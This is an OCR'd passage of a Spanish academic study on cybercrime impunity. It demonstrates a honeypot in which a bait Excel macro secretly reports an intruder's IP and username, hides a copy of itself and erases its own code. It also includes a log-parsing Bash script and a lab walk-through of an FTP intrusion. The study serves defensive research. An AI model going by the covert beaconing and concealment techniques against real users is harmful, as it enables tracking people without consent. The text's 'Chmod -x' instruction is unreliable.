
Como comentamos anteriormente, utilizamos una petición GET encolando **query strings**, porque son más sencillas de manejar y evitarían algunos posibles errores de ejecución en la máquina atacante. Las peticiones que le llegarían se compondrían de los siguientes campos:

8.13 - RAT TRAP Monitor.

Rat Trap Monitor es una herramienta sencilla. En este caso no necesitábamos más que un script de Bash con un filtro de reglas que limpiase los eventos e identificara a los protagonistas de los incidentes. Nustro script de bash realizaba las siguientes instrucciones:

- Por medio de una expresión regular, localizaba, encapsulaba en una variable y mostraba del archivo access.log, la primera ip disponible.
- Hacía después una llamada a una API cuyo endpoint es ipinfo.io, pasándole como query string dicha ip, quien devolvía información útil como geolocalización, operador, etc.
- Por último mostraba los últimos 10 logs del archivo access.log.


Para hacer el script ejecutable desde cualquier punto de la máquina ejecutamos la instrucción: Chmod -x RatTrap.sh y después la copiamos en el directorio bin: cp RatTrap.sh /usr/ local/bin/



```
 GNU nano 2.5.3                                                File: RatTrap.sh

#!/bin/bash
# -*- ENCODING: UTF-8 -*-

echo " ____        _     _____"
echo "|  _ | __ _| |_  |_   _| __ __ _ _ __"
echo "| |_) / _  | __|   | || __/ _  |  _ |"
echo "|  _ < (_| | |_    | || | | (_| | |_) |"
echo "|_| |_|__,_||__|   |_||_|  |__,_|  __/"
echo "                               |_|"

echo "BIENVENIDO A RAT TRAP"

VAR=$(grep -o "[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}" /var/log/apache2/access.log | head -n 1)

echo ""
echo "ULTIMO ACCESO: $VAR"
echo ""
echo "INFORMACION DEL ULTIMO ACCESO:"
echo ""
curl  ipinfo.io/"$VAR"

echo -e "\n  Ultimos 10 Logs:"

tail /var/log/apache2/access.log  | grep -i "Host-remoto" | nl
```


9 - Ciclo de vida de RAT TRAP (Demostración).

Utilizamos 4 máquinas virtuales y una física para la recreación.





ETAPA 1- Intrusión y robo de la baliza.

El intruso o atacante escaneó nuestra red con Nmap descubriendo el puerto FTP abierto, la vulnerabilidad Anonymous e incluso el archivo Users-And-PAsswords - MCS.xlmx




Descubierta tras el escaneo, la conexión como usuario anónimo, el atacante se conectó a nuestro servidor FTP por medio de Filezilla.





El directorio se listó correctamente:

```
Estado:     Registrado en
Estado:     Recuperando el listado del directorio...
Estado:     Calculando compensación de la zona horaria del servidor...
Estado:     Timezone offset of server is 0 seconds.
Estado:     Directorio "/" listado correctamente
```




Y se mostró el archivo Users-And-Passwords.


El intruso se llevó indebidamente el archivo a su máquina (en este caso windows) para abrir el archivo robado.

ETAPA 2- Ejecución del localizador.

Tras abrirlo, el archivo excel le pidió que para continuar aceptase las macros.




El atacante aceptó las macros, y el script tras enviar la petición al servidor de la entidad certificadora, guardó una copia en su ordenador sin notificarlo para seguidamente eliminar todo el código del libro excel que el atacante tenía abierto, dejándolo vacío.



Guardó copia bajo un nombre de un archivo típico de Windows que dificultara rastreos.

Después, en el access.log de la entidad



certificadora pudimos comprobar que el log de la petición GET había quedado correctamente registrado.

```
                    Host Remoto: 192.168.1.42 Query: ?IP=192.168.56.1UserName=Lucas IP Final 192.
168.1.42 - - [16/Jul/2020:14:32:28 -0700] "GET /?IP=192.168.56.1UserName=Lucas HTTP/1.1" 302 585 "-"
 "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)"
root@ubuntu:/home/ubuntu# _
```

Seguidamente cambiamos al Server Log final y comprobamos su access.log.

```
root@ubuntu:/home/ubuntu# cd ..
root@ubuntu:/home# ls
index.html  index.html.1  RatTrap.sh  ubuntu
root@ubuntu:/home# cat /var/log/apache2/access.log
```

Verificamos que la misma petición redirigida había sido capturada correctamente:

```
Host-remoto: 192.168.1.42 Query-String: ?IP=192.168.56.1UserName=Lucas IP-Cliente: 192.168.1.42 IP-L
ocal: 192.168.1.58 Nombre-host-remoto: - Nombre-usuario-remoto: - Time: [16/Jul/2020:14:32:28 -0700]
 Protocolo: HTTP/1.1 Peticion: "GET /?IP=192.168.56.1UserName=Lucas HTTP/1.1" Estado-de-la-Solicitud
: 200 Bytes-enviados: 5520 Referer: "-" User-Agent: "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5
.0)"
root@ubuntu:/home# _
```

Finalmente ejecutamos el script RatTrap y visualizamos los resultados correctamente.


root@ubuntu:/home# ls
RatTrap.sh index.html index.html.1 ubuntu
root@ubuntu:/home# clear
root@ubuntu:/home# ./RatTrap.sh
BIENVENIDO A RAT TRAP
ULTIMO ACCESO: 192.168.1.42
INFORMACION DEL ULTIMO ACCESO:
{
"ip": "192.168.1.42",
"bogon": true
}
@Ultimos 10 Logs:
1 Host-remoto: 192.168.1.34 Query-String: ?SinSaltosDeLinea IP-Cliente: 192.168.1.34 IP-Local: 192.168.1.58 Nombre-host-remoto: - Nombre-usuario-remoto: - Time: [16/Jul/2020:09:55:16 -0700] Protocolo: HTTP/1.1 Peticion: "GET /?SinSaltosDeLinea HTTP/1.1" Estado-de-la-Solicitud: 200 Bytes-enviados: 2015 Referer: "-" User-Agent: "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36"
2 Host-remoto: 192.168.1.34 Query-String: IP-Cliente: 192.168.1.34 IP-Local: 192.168.1.58 Nombre-host-remoto: - Nombre-usuario-remoto: - Time: [16/Jul/2020:12:10:38 -0700] Protocolo: HTTP/1.1 Peticion: "GET / HTTP/1.1" Estado-de-la-Solicitud: 200 Bytes-enviados: 2015 Referer: "-" User-Agent: "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36"
3 Host-remoto: 192.168.1.34 Query-String: ?HolaRebe IP-Cliente: 192.168.1.34 IP-Local: 192.168.1.58 Nombre-host-remoto: - Nombre-usuario-remoto: - Time: [16/Jul/2020:12:12:10 -0700] Protocolo: HTTP/1.1 Peticion: "GET /?HolaRebe HTTP/1.1" Estado-de-la-Solicitud: 200 Bytes-enviados: 2015 Referer: "-" User-Agent: "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36"
4 Host-remoto: 192.168.1.42 Query-String: ?IP=192.168.56.1UserName=Lucas IP-Cliente: 192.168.1.42 IP-Local: 192.168.1.58 Nombre-host-remoto: - Nombre-usuario-remoto: - Time: [16/Jul/2020:14:32:28 -0700] Protocolo: HTTP/1.1 Peticion: "GET /?IP=192.168.56.1UserName=Lucas HTTP/1.1" Estado-de-la-Solicitud: 200 Bytes-enviados: 5520 Referer: "-" User-Agent: "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)"
root@ubuntu:/home#

10 - Reflexiones y conclusiones.

El objetivo de este estudio era comprobar si existe una impunidad reseñable dentro de los delitos cibernéticos. También si ésta ha extendido una sensación de impunidad que conlleve una relación entre ella y el crecimiento del delito. Y por último averiguar si se pueden ofrecer propuestas que puedan mejorar la situación actual, mejorando la identificación de los atacantes, tanto desde el sector público como desde el privado, y si podría convertirse en una etapa más de la ciberseguridad, o al menos, ser un valioso elemento más que decreciera la sensación de impunidad y por consiguiente, el volumen de ciberdelitos.

Llegando al final de la investigación las conclusiones que hemos sacado son afirmativas. Existe un grado de impunidad inaceptable en los ciberdelitos actualmente y además la tendencia es al alza. El sector privado ha tomado indiscutiblemente la iniciativa de su ciberseguridad por encima del sector público, al comprobar que no es capaz de seguirle el ritmo a la actual realidad, extremadamente veloz, y asumiendo que si no reaccionan, serán víctimas de los atacantes.

Descubrimos que se está fomentando sin quererlo, como sospechábamos, no sólo la impunidad, sino la sensación de impunidad. Como consecuencia, esto llega a abrir un espectro de ciberdelincuencia tan amplio que seduce desde a una persona con pocos conocimientos en su casa con un equipo doméstico, como a organizaciones juramentadas con gobiernos. Esta sensación retroalimenta el problema, pues al aumentar la impunidad, aumenta el delito en una igualdad maliciosa.

Todo esto nos ha llevado a detectar varias necesidades. La empresa privada debe continuar fortificándose pero también tienen que elevar el protagonismo de las iniciativas para identificar a los responsables en los incidentes punibles, el esclarecimiento y la imputabilidad, colaborando en un beneficio global. El sector público tiene que estudiar en qué está fallando para que el contexto actual sea el que es. Y por su parte, el poder legislativo ha de mejorar y ha de saber liberar las manos de quienes quieren ayudar sin que la parte maliciosa se vea beneficiada por ello.

La sociedad en general, ha de mejorar sensiblemente toda la estructura pero difícilmente lo harán mientras que el espacio de los ciberdelincuentes sea global, y el de las autoridades sea local.

En base a estas necesidades creamos una propuesta, sencilla, pero funcional, que apenas se adentraba ligeramente en lo que podría llegar a hacerse, colaborando en la identificación de los intrusos y damos or demostrado que aún queda mucho por implementar en la identificación de los intrusos y que podrían añadirse etapas o al menos valiosos elementos, al ciclo de vida de la ciberseguridad.

11 - BIBLIOGRAFIA.

ANÁLISIS HISTÓRICO-JURÍDICO DE LA LUCHA CONTRA LA CIBERDELINCUENCIA EN LA UNIÓN EUROPEA
http://www.seguridadinternacional.es/revista/?q=content/an%C3%A1lisis-hist%C3%B3rico-jur%C3%ADdico-de-la-lucha-contra-la-ciberdelincuencia-en-la-uni%C3%B3n-europea

El Código Penal y el ciberfraude
https://www.espacioasesoria.com/Noticias/el-codigo-penal-y-el-ciberfraude#:~:text=248.2%20del%20C%C3%B3digo%20Penal%20el,la%20introducci%C3%B3n%20de%20datos%20falsos.

Estudio sobre la Cibercriminalidad en España 2018

http://www.interior.gob.es/documents/10180/8736571/Informe+2018+sobre+la+Cibercriminalidad+en+Espa%C3%B1a.pdf/0cad792f-778e-4799-bb1f-206bd195bed

¿Qué es el phising?
https://www.infospyware.com/articulos/que-es-el-phishing/#:~:text=El%20estafador%2C%20conocido%20como%20phisher,de%20un%20malware%20o%20incluso

Cómo opera un phiser
https://www.welivesecurity.com/la-es/2010/08/25/como-opera-phisher/

Phishing y otros 5 casos de fraudes bancarios en el 2017
https://www.eleconomista.com.mx/finanzaspersonales/Phishing-y-otros-5-casos-de-fraudes-bancarios-en-el-2017-20170815-0130.html

Agencia Estatal Boletín Oficial del Estado.
https://www.boe.es/buscar/act.php?id=BOE-A-2013-662

Chema Alonso nos habla de su nuevo proyecto: Eleven Paths
https://blogthinkbig.com/eleven-paths-chema-alonso

Estudio sobre la Cibercriminalidad en España 2019
http://www.interior.gob.es/documents/10180/9814700/Estudio+sobre+la+Cibercriminalidad+en+Espa%C3%B1a+2019.pdf/24bd3afb-5a8e-4767-9126-c6c3c256982b

Scammer Revolts
https://www.youtube.com/c/ScammerRevolts/videos

Global Cibersecurity Index 2018
https://www.itu.int/dms_pub/itu-d/opb/str/D-STR-GCI.01-2018-PDF-E.pdf

Cómo opera un phiser
https://www.welivesecurity.com/la-es/2010/08/25/como-opera-phisher/

¿Qué es el phising?
https://www.infospyware.com/articulos/que-es-el-phishing/#:~:text=El%20estafador%2C%20conocido%20como%20phisher,de%20un%20malware%20o%20incluso

Log Analysis
https://en.wikipedia.org/wiki/Log_analysis

Macro para guardar un libro sin preguntar
https://exceltotal.com/macro-guardar-libro-sin-preguntar/

Guardar un archivo en una unidad de red mediante programación en Excel
https://docs.microsoft.com/es-es/office/troubleshoot/excel/save-file-to-network-drive

NAT, autoría en Ciberdelitos.
https://www.abogacia.es/publicaciones/blogs/blog-nuevas-tecnologias/nat-autoria-en-ciberdelitos/

La Prueba Electrónica
https://ecija.com/wp-content/uploads/2016/09/EBOOK-Sept16PruebaElectronicagran-final.pdf

Perito Judicial en Seguridad Informática
https://www.aspejure.com/academia-folleto.php?idc=104

CICLO DE INTELIGENCIA Y ANÁLISIS DE INTRUSIONES
https://www.ccn-cert.cni.es/series-ccn-stic/guias-de-acceso-publico-ccn-stic/1093-ccn-stic-425-ciclo-de-inteligencia-y-analisis-de-intrusiones/file.html

Evaluación de logfiles: la base sólida de la analítica web
https://www.ionos.es/digitalguide/online-marketing/analisis-web/log-file-analysis-seguimiento-de-registros-en-el-servidor/

Ciclo de Vida de una petición web y arquitectura que lo soporta
https://www.academia.edu/8460225/Ciclo_de_Vida_de_una_Peticion_Web_y_Arquitectura_que_la_soporta

CHroot
https://es.wikipedia.org/wiki/Chroot

Bastionado de servicios informáticos
https://www.incibe.es/protege-tu-empresa/catalogo-de-ciberseguridad/listado-soluciones/bastionado-sistemas-y-servidores

Cómputo forense
https://es.wikipedia.org/wiki/C%C3%B3mputo_forense

Juzgados analógicos vs. Delitos informaticos.
https://cincodias.elpais.com/cincodias/2019/03/15/legal/1552651361_922938.html

Most companies take over six months to detect data breaches
https://www.zdnet.com/article/businesses-take-over-six-months-to-detect-data-breaches/

24 Estadísticas de Seguridad Informática que Importan en el 2019
https://preyproject.com/blog/es/24-estadisticas-seguridad-informatica-2019/

FORZAR AL USUARIO A HABILITAR LAS MACROS EN EXCEL
https://exceltotal.com/forzar-habilitar-macros-excel/

MACRO
https://es.wikipedia.org/wiki/Macro

Macros en Excel: optimiza tu trabajo con las hojas de cálculo
https://www.ionos.es/digitalguide/online-marketing/vender-en-internet/macros-en-excel-que-son-y-por-que-son-tan-utiles/

Ejecutar macros al abrir un archivo en Excel con el evento Workbook_Open
https://www.exceleinfo.com/ejecutar-macros-al-abrir-un-archivo-en-excel-con-el-evento-workbook_open/

How to get the path of current worksheet in VBA?
https://stackoverflow.com/questions/2813925/how-to-get-the-path-of-current-worksheet-in-vba

Macro crea y borra archivos
https://macrosenexcel.com/macro-crea-y-borra-archivos/

ELIMINAR UNA MACRO UTILIZANDO OTRA MACRO
https://excelsignum.com/2018/05/12/eliminar-una-macro-utilizando-otra-macro/

¿Qué es una macro, quién las crea y cuál es el riesgo para la seguridad?
https://support.microsoft.com/es-es/office/habilitar-o-deshabilitar-macros-en-archivos-de-office-12b036fd-d140-4e74-b45e-16fed1a7e5c6

XmlHttpRequest – Http requests in Excel VBA
https://codingislove.com/http-requests-excel-vba/

How To Set Up vsftpd for Anonymous Downloads on Ubuntu 16.04
https://www.digitalocean.com/community/tutorials/how-to-set-up-vsftpd-for-anonymous-downloads-on-ubuntu-16-04

Cómo configurar el servidor FTP en Ubuntu VPS
https://www.hostinger.es/tutoriales/como-configurar-servidor-ftp-en-ubuntu-vps/

Delito informático
https://es.wikipedia.org/wiki/Delito_inform%C3%A1tico#Espa%C3%B1a

¿QUÉ ES HARDENING?
https://blog.smartekh.com/que-es-hardening

Geolocalización IP desde la linea de comandos en GNU/Linux
https://lamiradadelreplicante.com/2014/03/21/geolocalizacion-ip-desde-la-linea-de-comandos-en-gnulinux/

Configurar un servidor de FTP anónimo con VSFTPD
https://www.linuxhispano.net/2011/02/17/configurar-un-servidor-de-ftp-anonimo-con-vsftpd/

How to setup an anonymous FTP download server
https://fedoramagazine.org/how-to-setup-an-anonymous-ftp-download-server/#:~:text=Installing%20and%20configuring%20the%20anonymous%20FTP%20server&text=Next%2C%20edit%20your%20%2Fetc%2F,you%20have%20the%20following%20entries.&text=This%20option%20controls%20whether%20anonymous%20logins%20are%20permitted%20or%20not.

Redirecciones con RewriteRule
https://www.wextensible.com/como-se-hace/redireccion-301/rewrite-rule.html

Ejecutar macro solo cuando haya conexión a internet
https://foro.todoexcel.com/threads/ejecutar-macro-solo-cuando-haya-conexi%C3%B3n-a-internet.43403/

MacPhish: Hacking macOS / OSX con macros de Office para Mac y AppleScript
https://www.elladodelmal.com/2017/09/macphish-hacking-macos-osx-con-macros.html

cldrn/macphish
https://github.com/cldrn/macphish

LEY DE HACKING Y TIPOS DE DELITOS INFORMÁTICOS.
http://oscarpadial.com/ley-hacking-23-diciembre-2010/

Para cazar un hacker... déjalo entrar y tiéndele una trampa
https://computerhoy.com/noticias/software/cazar-hacker-dejalo-entrar-tiendele-trampa-29563

¿Qué es un honeypot?
https://candytraps.wordpress.com/que-es-un-honeypot/

Honeypot
https://es.wikipedia.org/wiki/Honeypot

Logs Apache.
http://manuales.guebs.com/apache-2.0/logs.html

Honeypot, una herramienta para conocer al enemigo
https://www.incibe-cert.es/blog/honeypot-herramienta-conocer-al-enemigo

Apache Logging Basics
https://www.loggly.com/ultimate-guide/apache-logging-basics/

Apache: Redirigir desde http a https en todas sus variantes
https://www.e-quipos.es/blog/apache-redirigir-desde-http-a-https-en-todas-sus-variantes

Como crear logs personalizados en Apache
https://www.desarrollolibre.net/blog/apache/como-crear-logs-personalizados-en-apache#.Xw9rGZMzafU

Módulo Apache mod_log_config
http://httpd.apache.org/docs/current/mod/mod_log_config.html

Qué es y para qué sirve un Honeypot
https://www.redeszone.net/tutoriales/seguridad/que-es-honeypot/

La mayoría de los delitos informáticos no se denuncian
https://www.itdigitalsecurity.es/actualidad/2019/06/la-mayoria-de-los-delitos-informaticos-no-se-denuncian-aunque-lo-exija-la-ley

Estadísticas de criminalidad - Ministerio del interior
http://www.interior.gob.es/documents/10180/9814700/Balance+de+Criminalidad.+Cuarto+trimestre+2019.pdf/279d1ebf-026f-4bea-8b4b-eccbab8c3430

OWASP Top 10
https://wiki.owasp.org/images/5/5e/OWASP-Top-10-2017-es.pdf

El robo de motos en España
https://www.detectorseguridad.com/blog/el-robo-de-motos-en-espana/

IMPUNIDAD Y DESAPARICIONES
http://www.costosdelaimpunidad.mx/impunidad-desapariciones/

LOS COSTOS DE LA IMPUNIDAD
https://issuu.com/pajaropolitico/docs/01_10_2019_informe_costos_de_la_impunidad

Impunidad: Resumen ejecutivo
https://www.udlap.mx/cesij/resumenejecutivo.aspx

“Deber de los Estados de investigar violaciones a los Derechos Humanos”
http://embajadamundialdeactivistasporlapaz.com/es/prensa/deber-de-los-estados-de-investigar-violaciones-los-derechos-humanos-manuel-e-ventura-robles

Impunidad: síntoma de un Estado ausente
https://cdhcm.org.mx/wp-content/uploads/2014/05/dfensor_11_2011.pdf

Forensic Toolkit
https://en.wikipedia.org/wiki/Forensic_Toolkit

Análisis forense de logs de Apache/Nginx
https://www.linuxito.com/seguridad/718-analisis-forense-de-un-log-de-apache-nginx

Forensic Toolkit
http://technoint.weebly.com/software-de-anaacutelisis-informaacutetico-forensic-tool-kit-ftk.html

CAINE Linux
https://es.wikipedia.org/wiki/CAINE_Linux

EL SOFTWARE LIBRE Y LA INFORMATICA FORENSE
http://software-libre-if.blogspot.com/p/herramientas-para-el-analisis-de.html

CAINE, LiveCD
https://www.dragonjar.org/caine-livecd-linux-para-informatica-forense.xhtml

Stop Attack Movement
https://www.illusivenetworks.com/

Careto (malware)
https://es.wikipedia.org/wiki/Careto_(malware)

Google: Panorama actual de la Ciberseguridad en España
https://www.ospi.es/export/sites/ospi/documents/documentos/Seguridad-y-privacidad/Google_Panorama-actual-de-la-ciberseguridad-en-Espana.pdf

APROSER
https://www.aproser.es/sector/cifras-y-datos-del-sector/

Advierten relación entre altos índices de impunidad e incremento de delitos
https://iteso.mx/web/general/detalle?group_id=16647650

Las 7 fases de un ciberataque. ¿Las conoces?
https://www.incibe.es/protege-tu-empresa/blog/las-7-fases-ciberataque-las-conoces

¿Qué es un honeypot?
https://candytraps.wordpress.com/que-es-un-honeypot/

Guía de implantación de un honeypot industrial
https://www.incibe-cert.es/sites/default/files/contenidos/guias/doc/incibe-cert_guia_implantacion_honeypot_industrial.pdf

LA PRUEBA ELECTRONICA
https://ecija.com/wp-content/uploads/2016/09/EBOOK-Sept16PruebaElectronicagran-final.pdf

Filtrado de bogons
https://es.wikipedia.org/wiki/Filtrado_de_bogons#:~:text=Bogon%20tambi%C3%A9n%20es%20un%20nombre,de%20Internet%20delegado%20(RIR).